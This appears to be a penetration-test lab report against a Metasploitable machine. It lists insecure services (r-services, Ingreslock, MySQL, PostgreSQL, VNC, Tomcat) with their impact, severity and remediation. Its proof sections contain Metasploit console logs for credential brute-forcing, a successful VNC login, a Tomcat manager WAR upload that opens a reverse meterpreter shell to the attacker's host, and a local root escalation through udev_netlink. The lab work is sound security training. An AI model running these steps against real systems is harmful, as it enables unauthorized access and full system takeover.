
Description:
Ports 512, 513, and 514 are linked to older remote access utilities known as *r-services*, which include **rexec** (port 512), **rlogin** (port 513), and **rsh** (port 514). These services were originally developed for remote login and command execution on Unix-based systems. However, they depend on host-based trust mechanisms and send authentication details and commands in unencrypted (plain-text) form. Because of these design flaws, r-services are extremely insecure and can be easily exploited if they remain enabled on a system.

Impact:
If r-services running on ports 512, 513, and 514 are compromised, attackers may gain unauthorized remote access without needing valid credentials. By exploiting trusted host relationships or capturing network traffic, an attacker can run commands, access or alter sensitive files, change system settings, and potentially take complete control of the system. In corporate environments, these services are especially dangerous because they can be abused for lateral movement, allowing attackers to spread across multiple systems within the internal network.

Severity: Critical
Remedial:

The most effective mitigation is to completely disable all r-services, including rlogin, rsh, and rexec. These legacy services should be replaced with secure alternatives such as SSH, which supports encryption and strong authentication methods. Network firewalls must block inbound and outbound traffic on ports 512, 513, and 514, and any existing trust relationships between hosts should be removed. Regular system hardening, timely patch management, and continuous monitoring should be enforced to ensure these insecure services are not accidentally re-enabled and do not introduce security risks.

PUC:



Port 1524 – Ingreslock Exploit

Description:

Port 1524 is often linked to the *Ingreslock* backdoor, a legacy service that may appear on improperly configured or previously compromised Unix/Linux systems. This service is not required for standard system functionality and is usually introduced by attackers or insecure software installations. When port 1524 is accessible, it typically exposes a command shell running with elevated privileges, allowing attackers to access the system directly without valid authentication.

Impact:


Abuse of the Ingreslock service on port 1524 can result in instant and unauthorized system access. An attacker may obtain a remote shell, run arbitrary commands, alter or remove

files, deploy malicious software, and create persistent backdoors. Since the service often operates with high-level privileges, successful exploitation can lead to complete system takeover and enable further attacks across the internal network.

Severity: Critical

Remedial:
If port 1524 is detected as open, the system should be investigated immediately for potential compromise. The Ingreslock service must be disabled and completely removed, and the system should be thoroughly examined for backdoors or malicious activity. Administrators should audit all running services, eliminate unauthorized processes, and apply proper system hardening practices. Firewall rules must be configured to block port 1524, unnecessary services should be turned off, and regular security assessments should be conducted to prevent similar vulnerabilities in the future.

PUC:



Port 3306 – MySQL Exploit

Description:

Port 3306 is the standard communication port used by MySQL database servers to handle interactions between clients and the database. A MySQL-related exploit usually occurs when the database service is publicly accessible or incorrectly configured. Common security weaknesses include the use of weak or default credentials, missing network access restrictions, outdated MySQL versions containing known vulnerabilities, overly permissive user privileges, and insecure authentication configurations. During reconnaissance, attackers frequently scan for exposed MySQL services to gain unauthorized entry into backend databases.

Impact:
If MySQL running on port 3306 is compromised, attackers may gain access to sensitive information stored within the database, such as user data, login credentials, financial details, and application records. They may alter or remove database content, create unauthorized database accounts, or, in extreme cases, exploit vulnerabilities to execute system-level commands. A breached database can also be leveraged to support additional attacks, including privilege escalation, large-scale data extraction, or complete compromise of the associated application.

Severity: High

Remedial:
To mitigate risks related to MySQL exposure, access to port 3306 should be tightly controlled through firewall configurations, allowing connections only from trusted application servers or internal networks. Strong, unique passwords must be enforced for all database accounts, role-based access control should be applied, and default users should be removed. MySQL servers should be consistently updated with the latest security patches, remote root access must be disabled, and encrypted connections should be enabled to protect data in transit. Continuous logging, monitoring, and routine security audits are essential to detect and prevent unauthorized database access.

PUC:

Port 5432 –

```
msf > use auxiliary scanner/mysql/mysql_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_version  .               normal  No     MySQL Server Version Enumeration


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_version

[*] Using auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_version) > show info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Check supported:
  No

Basic options:
  Used when connecting via an existing SESSION:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   no        The session to run this module on
```

```
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.0.105
RHOSTS => 192.168.0.105
msf auxiliary(scanner/mysql/mysql_version) > run
[+] 192.168.0.105:3306 - 192.168.0.105:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.0.105:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, soc
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

```
msf auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
msf auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/Passwod.txt
PASS_FILE => /root/Passwod.txt
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.0.105
RHOSTS => 192.168.0.105
msf auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(scanner/mysql/mysql_login) > run
[-] 192.168.0.105:3306    - Msf::OptionValidateError One or more options failed to validate: USER_FILE, PASS_FILE.
msf auxiliary(scanner/mysql/mysql_login) >
```

PostgreSQL Exploit

Description:

Port 5432 is the default port used by PostgreSQL (Postgres) database servers to accept client connections. A PostgreSQL exploit typically arises when the database service is exposed to untrusted networks or configured insecurely. Common risk factors include weak or default


login credentials, excessive user permissions, insecure authentication methods, insufficient network access controls, and outdated PostgreSQL versions containing known security vulnerabilities. Attackers often scan for exposed Postgres services to gain unauthorized access to valuable backend data.


Impact:
If PostgreSQL running on port 5432 is compromised, attackers may gain the ability to view, steal, modify, or delete sensitive information stored in the database. In more advanced attacks, adversaries can create unauthorized database accounts, escalate privileges, or exploit vulnerabilities to execute system-level commands. A breached PostgreSQL database can also lead to complete application compromise, data leakage, service downtime, and loss of data integrity.


Severity: High

Remedial:
To minimize PostgreSQL-related security risks, access to port 5432 should be restricted using firewall rules so that only trusted hosts or internal networks are permitted to connect. Strong authentication controls must be enforced, including complex passwords and rolebased access control, and unnecessary or default accounts should be removed. PostgreSQL servers should be regularly updated with the latest security patches, and encrypted connections using SSL/TLS should be enabled to protect data in transit. Continuous logging, proactive monitoring, and routine security audits are critical for detecting unauthorized access and reducing the likelihood of exploitation.

PUC:







Port 5900 – VNC Exploit


Description:
Port 5900 is commonly used by VNC (Virtual Network Computing), a remote desktop technology that enables graphical control of a system over a network. Exploitation of VNC services typically occurs when weak or default passwords are used, authentication is disabled, or connections are not encrypted. In insecure or intentionally vulnerable environments such as Metasploitable, attackers can directly connect to the VNC service using tools like *vncviewer* and gain unauthorized access to the system's desktop interface.

Impact:
When VNC running on port 5900 is compromised, attackers may gain full graphical control of the affected system. This level of access allows them to view confidential information, run commands, alter system configurations, install malicious software, and potentially escalate privileges to gain root-level access. Unauthorized VNC access can ultimately result in complete system takeover, data compromise, and serious security incidents.

Severity: High

Remedial:
To mitigate risks related to VNC exploitation, strong and unique passwords must be enforced, and VNC authentication should never be left disabled. Wherever possible, VNC connections should be secured using encryption or tunneled through SSH. Access to port 5900 should be restricted using firewalls, allowing connections only from trusted IP addresses or internal networks. If VNC is not required, the service should be disabled entirely. Regular security reviews, patching, and monitoring of remote access services are essential to prevent unauthorized VNC access.


PUC:



```
msf auxiliary(scanner/postgres/postgres_login) > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   ANONYMOUS_LOGIN   false                                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in the current database (Acc
   PASSWORD                                                           no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_pa  no        File containing passwords, one per line
                     sswords.txt
```

```
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.105
RHOSTS ⇒ 192.168.0.105
msf auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.0.105:5900    - 192.168.0.105:5900 - Starting VNC login sweep
[!] 192.168.0.105:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.0.105:5900    - 192.168.0.105:5900 - Login Successful: :password
[*] 192.168.0.105:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

```
┌──(root㉿kali)-[/home/divya]
└─# vncviewer 192.168.0.105
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Port 8009 & 8180 – Apache Tomcat Exploit

Description:
Ports 8009 and 8180 are commonly linked to Apache Tomcat services. Port 8180 is frequently used to host Tomcat-based web applications and the Tomcat Manager interface, while port 8009 is utilized by the AJP (Apache JServ Protocol) connector that integrates Tomcat with external web servers. Security issues arise when Tomcat is poorly configured, default or weak credentials are in use, or the AJP service is exposed without proper protection. Attackers may exploit the Tomcat Manager to deploy malicious WAR files or abuse AJP vulnerabilities such as **Ghostcat (CVE-2020-1938)** to access sensitive files or achieve remote code execution.

Impact:
Successful exploitation of Tomcat services on ports 8009 and 8180 can grant attackers unauthorized control over web applications and the underlying server. This may allow them to upload malicious content, execute system commands, deface websites, or steal sensitive data. In severe cases, attackers can fully compromise the server and use it as a pivot point to move laterally within the network, leading to broader security breaches and operational disruption. **Severity:** High

Remedial:
To reduce Tomcat-related security risks, access to ports 8009 and 8180 should be restricted through firewall rules and exposed only to trusted hosts. The AJP connector should be disabled if it is not required, or secured using strong secrets and proper configuration. Default Tomcat credentials must be removed, and strong authentication should be enforced for the Tomcat Manager interface. Tomcat servers should be kept up to date with the latest

security patches, and unnecessary management interfaces should be disabled in production environments. Regular security assessments, log monitoring, and system hardening practices are essential to prevent Tomcat exploitation.

PUC:

```
msf > use exploit/multi/http/tomcat_mgr_deploy
^[[B^[[B^[[B^[[B^[[B^[[B[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Suppo
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host
```

```
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.105
RHOSTS ⇒ 192.168.0.105
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.0.113:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6225 bytes as YasUqx6FZgAZgUN4vZ8.war ...
[*] Executing /YasUqx6FZgAZgUN4vZ8/U68iWVlZQqAdyV8JtqSyY.jsp...
[*] Undeploying YasUqx6FZgAZgUN4vZ8 ...
[*] Sending stage (58073 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.113:4444 → 192.168.0.105:40038) at 2026-01-02 12:54:01 +0530
```

```
meterpreter > getuid
Server username: tomcat55
meterpreter > clear
[-] Unknown command: clear. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported
   RHOSTS        192.168.0.105    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host
```

```
msf exploit(linux/local/udev_netlink) > set session 1
session ⇒ 1
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.0.113:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: java
[!]  * unloadable Meterpreter extension: stdapi_fs
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2377
[+] Found netlink pid: 2376
[*] Writing payload executable (207 bytes) to /tmp/hSRnEFEYBY
[*] Writing exploit executable (1879 bytes) to /tmp/RAPqYsHxBh
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.0.105
[*] Meterpreter session 2 opened (192.168.0.113:4444 → 192.168.0.105:47141) at 2026-01-02 13:00:54 +0530

meterpreter > getuid
Server username: root
meterpreter > shell
Process 4787 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
s
/bin/sh: line 2: s: command not found
ls
bin
boot
```